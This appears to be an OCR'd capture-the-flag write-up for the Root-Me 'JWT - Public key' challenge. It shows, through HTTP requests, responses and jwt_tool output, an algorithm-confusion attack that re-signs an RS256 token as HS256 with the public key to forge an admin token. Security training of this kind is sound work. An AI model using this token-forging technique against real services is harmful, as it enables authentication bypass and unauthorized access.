
JWT - Public key

LAB: https://www.root-me.org/en/Challenges/Web-Server/JWT-Public-key

Reference: https://viblo.asia/p/json-web-tokens-jwt-attack-tan-cong-jwt-phan-5-m2vJPkwo4eK

- The description gives us 3 endpoints




Statement

You find an API with 3 endpoints:

1. /key (accessible with GET)
2. /auth (accessible with POST)
3. /admin (accessible with POST)

There is sure to be important data in the admin section, access it!

- Access the first endpoint /key




```
GET /web-serveur/ch60/key HTTP/1.1
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 01 Dec 2024 10:38:50 GMT
Content-Type: application/json
Content-Length: 479
Connection: close

[
  "-----BEGIN PUBLIC KEY-----",

  "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArionFe9pk+f0sesqZc
  6Q",

  "7m41H1Zxbxi4sYyfEmy+4ZJMVIh88cj1VH59YNhU7cv+iqTc4veeqiPFtrjPAF
  yU",

  "59Mc5v2fnCpdx2da7m7WCeemfur1RMtSdeRNrVJyH9R11x7NggS3qP1UMpRh8w
  c8",

  "TIyaqP4NeIY328A7dcfImzNvwleFcq0OM7bC3ITCQiQyiy1P0vS6z9eTu/eCcf
  n0",

  "eC6bgTU6HobnPfqV3dS8vBiQEFt0sgQCcmh95S7yZN+BZuSkk52Mxz1JgpRdzf
  /L",

  "LHASI+tH2x21GNurCZkybq/Tv121HtcV8YYCZfdkVu95iSJxoTg7qS+NRbAJSN
  go",
  "2wIDAQAB",
  "-----END PUBLIC KEY-----"
]
```

Get the public key

- Call to API /auth




```
POST /web-serveur/ch60/auth HTTP/1.1
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=1b9f9cbda6bbfec91a50e7281c591473; session=
eyJhZGlpbiI6ImZhbHNlIiwidXNlcm5hbWUi0iJndWVzdCJ9.Zyc9Bg.GyXXUeD4i
WEVnDohVqecqg_UuYk
Connection: close
Content-Length: 13

username=hieu
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 01 Dec 2024 13:02:48 GMT
Content-Type: application/json
Content-Length: 457
Connection: close

{
  "result":"Hello hieu",
  "Here is your token":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6ImhpZXUif
  Q.UstnrWASkKdYrWHrvkR3k8L6Mf2qeQPP5z-wAbyimTX3zZYEd1GQ7MYCCIVik
  9W7AoIWqbLYedWGQ8GGLEJApHiu1PnDRzjTH6jAvbRtw8GmSKXtgyTMPL31Qamb
  kGrEwxnUZBb1IgHHpzkSzT8ux-f1ZW9U9N_LNyEf5Zrz6mFars13cR-Y2KBccTn
  -YHSImo6F2YLP1U8eCvz3rCqiEeWWJQIov_0kh3t4hqJ2IPrFcSzDBKVZLi0DfM
  oQm_CzIkcgZIZo-v--enByzF5lodsqYAACoa_Py89c0Yrpf3R4171jvPicqhgTT
  1XH2o5cvDc3GmH831Un9-NjslMRLA"
}

```

Get the JWT with username=hieu

- Decode base64 JWT



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VybmFtZSI6ImhpZXUifQ.UstnrWASkKdYrW
HrvkR3k8L6Mf2qeQPP5z-
wAbyimTX3zZYEd1GQ7MYCCIVik9W7AoIWqbLYed
WGQ8GGLEJApHiu1PnDRzjTH6jAvbRtw8GmSKXtg
yTMPL31QambkGrEwxnUZBb1IgHHpzkSzT8ux-
f1ZW9U9N_LNyEf5Zrz6mFars13cR-Y2KBccTn-
YHSImo6F2YLP1U8eCvz3rCqiEeWWJQIov_0kh3t
4hqJ2IPrFcSzDBKVZLiODfMoQm_CzIkcgZIZo-
v--
enByzF51odsqYAACoa_Py89c0Yrpf3R4l71jvPi
cqhgTTlXH2o5cvDc3GmH831Un9-NjslMRLA
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "username": "hieu"
}
```


VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK stri
  ng format.
  ,
  Private Key in PKCS #8, PKCS #
  1, or JWK string format. The k
  ey never leaves your browser.
)
```

- There is a vulnerability called **algorithm confusion attack.** For more detail:


```
function verify(token, secretOrPublicKey){
    algorithm = token.getAlgHeader();
    if(algorithm == "RS256"){
        // Use the provided key as an RSA public key
    } else if (algorithm == "HS256"){
        // Use the provided key as an HMAC secret key
    }
}
```

- Now, we can create a new token by using public key of RS256 as secret key of HS256 and changing the username to admin




```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArionFe9pk+f0sesqZc6Q
7m41HlZxbxi4sYyfEmy+4ZJMVIh88cjlVH59YNhU7cv+iqTc4veeqiPFtrjPAFyU
59Mc5v2fnCpdx2da7m7WCeemfurlRMtSdeRNrVJyH9Rl1x7Ngg53qPlUMpRh8wc8
TIyaqP4NeIY328A7dcfImzNvw1eFcq00M7bC3ITCQiQyiylP0vS6z9eTu/eCcfn0
eC6bgTU6HobnPfqV3dS8vBiQEFtOsgQCcmh95S7yZN+BZuSkk52MxzlJgpRdzf/L
LHASI+tH2x21GNurCZkybq/Tv12lHtcV8YYCZfdkVu95iSJxoTg7qS+NRbAJSNgo
2wIDAQAB
-----END PUBLIC KEY-----
```

public key



```
PS D:\jwt_tool-master-20241130T081630Z-001\jwt_tool-master> python jwt_tool.py eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmF
tZSI6ImhpZXUifQ.UstnrWASkKdYrWHrvkR3k8L6Mf2qeQPP5z-wAbyimTX3zZYEd1GQ7MYCCIVik9W7AoIWqbLYedWGQ8GGLEJApHiu1PnDRzjTH6jAvbRtw8GmSKX
tgyTMPL3lQambkGrEwxnUZBb1IgHHpzkSzT8ux-flZW9U9N_LNyEf5Zrz6mFars13cR-Y2KBccTn-YHSImo6F2YLP1U8eCvz3rCqiEeWWJQIov_0kh3t4hqJ2IPrFcS
zDBKVZLiODfMoQm_CzIkcgZIZo-v--enByzF51odsqYAACoa_Py89c0Yrpf3R4l71jvPicqhgTTlXH2o5cvDc3GmH831Un9-NjslMRLA -X k -pk PUBKEY.PEM -I
 -pv "admin" -pc "username"

 Version 2.2.7                                            @ticarpi

Original JWT:

File loaded: PUBKEY.PEM
jwttool_6fcd3840483d5365a1893aa0eee6008e - EXPLOIT: Key-Confusion attack (signing using the Public Key as the HMAC secret)
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.X6KbHA1T4c1UY0W4FOumOe70AhRCurBjHrwoxKuU4Ts
PS D:\jwt_tool-master-20241130T081630Z-001\jwt_tool-master>
```

generate new token


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.X6KbHA1T4c1UY0W4FOumOe70AhRCurBjHrwoxKuU4Ts
```


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "username": "admin"
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

New token has algo:HS256 and username: admin

- Set authorization and get the flag



```
POST /web-serveur/ch60/admin HTTP/1.1
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.
X6KbHA1T4c1UY0W4FOumOe70AhRCurBjHrwoxKuU4Ts
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=1b9f9cbda6bbfec91a50e7281c591473; session=
eyJhZGlpbiI6ImZhbHNlIiwidXNlcm5hbWUiOiJndWVzdCJ9.Zyc9Bg.GyXXUeD4i
WEVnDohVqecqg_UuYk
Connection: close
Content-Length: 0


```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 01 Dec 2024 13:36:24 GMT
Content-Type: application/json
Content-Length: 68
Connection: close

{
  "result":
  "Congrats !! Here is your flag : HardcodeYourAlgoBro\n"
}

```